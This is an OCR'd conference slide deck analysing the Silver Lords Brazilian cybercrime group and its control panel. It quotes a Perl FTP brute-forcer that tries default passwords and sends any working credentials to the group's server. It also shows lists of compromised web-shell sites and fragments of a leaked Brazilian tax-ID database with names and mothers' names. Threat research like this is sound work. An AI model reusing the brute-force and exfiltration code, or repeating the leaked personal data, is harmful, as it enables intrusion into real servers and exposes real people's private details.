
Silver Lords组织分析

- 近3 W FTP 站点
- 70 个政府系统
- N个NASA站点
- 1000+ Cpanel
- 7000+ c99shell
- 62W CPF（巴西税卡）



Brazilian cybercriminals arrested in 2013 - unfortunately, they did not end up in jail after all

```
if ($site =~ /www\./) { substr($site, 0, 4) = ""; }
if ($site =~ /www2\./) { substr($site, 0, 5) = ""; }
if ($site =~ /forum\./) { substr($site, 0, 6) = ""; }

$pos = index($site,'.');
$nomesite = substr($site,0,$pos);
@usernames = ("%site%","%site8%","webmaster","administrador");
@passwords = ("%site%","%site8%","102030","a8T4b2","web123","mudar123","123mudar","abc123","qwaszx","q1w2e3","1q2w3e4","q1w2e3r4t5","123456","12345678");

foreach $duser (@usernames) {
$usuario = $duser;
if ($usuario eq "%site%") { $usuario = $nomesite };
if ($usuario eq "%site8%")  {
next if (length($nomesite) < 9);
$usuario = substr($nomesite,0,8);
}
foreach $dpass (@passwords){
$senha = $dpass;
if ($senha eq "%site%") { $senha = $nomesite };
if ($senha eq "%site8%")  {
next if (length($nomesite) < 9);
$senha = substr($nomesite,0,8);
}
&scan($website,$usuario,$senha);
}
}


sub scan {
$host = $_[0];
$user = $_[1];
$pass = $_[2];
        #print $host.':'.$user.':'.$pass." ... \r\n";
$ftp  = Net::FTP->new("$host",Debug => 0,Timeout => 7) || exit;
$ftp->login("$user","$pass") || next;
$ftp->quit;
    use LWP::Simple;
    my $uname = `uname -n`;
    getprint("http://post.cyberunder.org/ftp.php?host=$host&user=$user&pass=$pass&uname=$uname");
exit(0);
```


Silver Lords
ftpBrute
painel.cyberunder.org/painel.php
客户端:FtpBrute.pl
cPanle
painel.cyberunder.org/cpanel.php
疑似cPanle数据泄露
c99shell
painel.cyberunder.org/c99shell.php
客户端:C99webshell
phpbot
pbotcyberunder.org:443
客户端:phpbot.php
shellbot
irc.silverlords.org:443#nmap
客户端:shellBot.pl
CPF
painel.cyberunder.org/dados.php
疑似CPF数据泄露


Home
Dados
Cpanel
C99shell
Exportação
Scan
ID
DATA
CPANEL (1223)
3125 06-01-2015
3106 06-01-2015
3104 06-01-2015
3102 06-01-2015
3094 06-01-2015
3083 06-01-2015
3080 06-01-2015
3068 06-01-2015
3067 06-01-2015


Home
Dados
Cpanel
C99shell
Exportação
Scan
ID
HORA
DATA
Ftps (26884)
USER
SENHA
518137 00:01:05 06-01-2015
518136 23:01:15 05-01-2015
518133 20:01:16 05-01-2015
518132 18:01:39 05-01-2015
518128 16:01:33 05-01-2015

Home | Dados | Cpanel | C99shell | Exportação | Scan

ID	DATA	C99shell (7768)
10275	06-01-2015	http://c[redacted].com/nn.php
10274	06-01-2015	http://a[redacted]ar.com/nn.php
10273	06-01-2015	http://ts[redacted]/nn.php
10271	06-01-2015	http://s[redacted]m/nn.php
10270	06-01-2015	http://w[redacted]oskates.com.br/nn.php
10269	06-01-2015	http://ar[redacted]m/nn.php
10268	06-01-2015	http://w[redacted]n/nn.php
10267	06-01-2015	http://te[redacted]nn.php
10266	06-01-2015	http://w[redacted].com/nn.php
10265	06-01-2015	http://qz[redacted]hp
10264	06-01-2015	http://w[redacted]e.nl/nn.php
10263	06-01-2015	http://c[redacted].php
10261	06-01-2015	http://w[redacted]nn.php
10256	06-01-2015	http://6[redacted]hp
10254	06-01-2015	http://w[redacted]tista.com/nn.php
10253	06-01-2015	http://o[redacted].cz/nn.php
10251	06-01-2015	http://c[redacted]n.php
10250	06-01-2015	http://u[redacted]m/nn.php
10249	06-01-2015	http://iz[redacted]nn.php
10248	06-01-2015	http://2[redacted].com/nn.php
10246	06-01-2015	http://fa[redacted]arbd.com/nn.php
10244	06-01-2015	http://ja[redacted]nn.php
10243	06-01-2015	http://m[redacted].com/nn.php

Home | Dados | Cpanel | C99shell | Exportação | Scan

ID	CPF (622764)	NOME	DATA	SEXO	MÃE
225124	117[illegible]0	A BILIO GONCA[illegible]	23/0[illegible]932	M	JOANA[illegible]
80122	010[illegible]1	AALEX ARTUR[illegible]	30/0[illegible]996	M	LUIMA[illegible]ILVA PANTA CORDE
562418	00[illegible]0	AALINE ZORA[illegible]NCO D[illegible] SANTOS	11/0[illegible]88	F	LUIZA[illegible]S PICANCO DOS S
207330	10[illegible]74	AAMES GU[illegible]EITE DA[illegible]CHA	05/01[illegible]84	M	GLAU[illegible] DA[illegible]CHA
640453	0[illegible]75	AARAO C[illegible]EIXEIRA[illegible] PAULA	03/04[illegible]70	M	MARIA[illegible]MOS
290405	7[illegible]68	AARAO[illegible]RUYA	12/05[illegible]83	M	MERC[illegible]RRUYA
175009	0[illegible]662	AARAO[illegible]CIEL	26/02[illegible]86	M	MARI[illegible]
329314	0[illegible]868	AARO[illegible]OHE[illegible]	16/0[illegible]08	M	
332982	0[illegible]160	AAR[illegible]MAR[illegible]ES	12/0[illegible]982	M	RITA[illegible]RQUES
109855	0[illegible]108	AAR[illegible]	10/0[illegible]988	M	ANA[illegible]VICENTIN
382475	7[illegible]400	AA[illegible]AS DA SILVA	30/[illegible]996	M	FRA[illegible]NE DIAS
270566	[illegible]820	A[illegible]ODRI[illegible]ES	16[illegible]1941	M	ADE[illegible]
385056	7[illegible]172	A[illegible]FERR[illegible]RA	16[illegible]1977	F	SAN[illegible]FIGUEIRO
502149	[illegible]120	A[illegible]MAC[illegible]O	08[illegible]1946	F	FLOR[illegible]S DE OLIVEIRA
345966	[illegible]5134	A[illegible]AL DA[illegible]VA	15[illegible]1963	F	SANT[illegible]DA SILVA
263219	[illegible]1813	A[illegible]VES LOPES	09[illegible]1942	F	LUIZA[illegible]DE JESUS
174091	[illegible]1628	[illegible]NTRA	07[illegible]1954	F	TERE[illegible]A DE ALMEIDA BARBOSA
572102	60[illegible]0115	A[illegible]CHADO DE AMORIM	21[illegible]969	F	MARIA[illegible]CHADO

What's the meaning of hacking ?

EXPLORE EVERYTHING，EXPLOIT EVERYTHING！

Enjoy Hacking ！

T H A N K S

[b1t@KCon]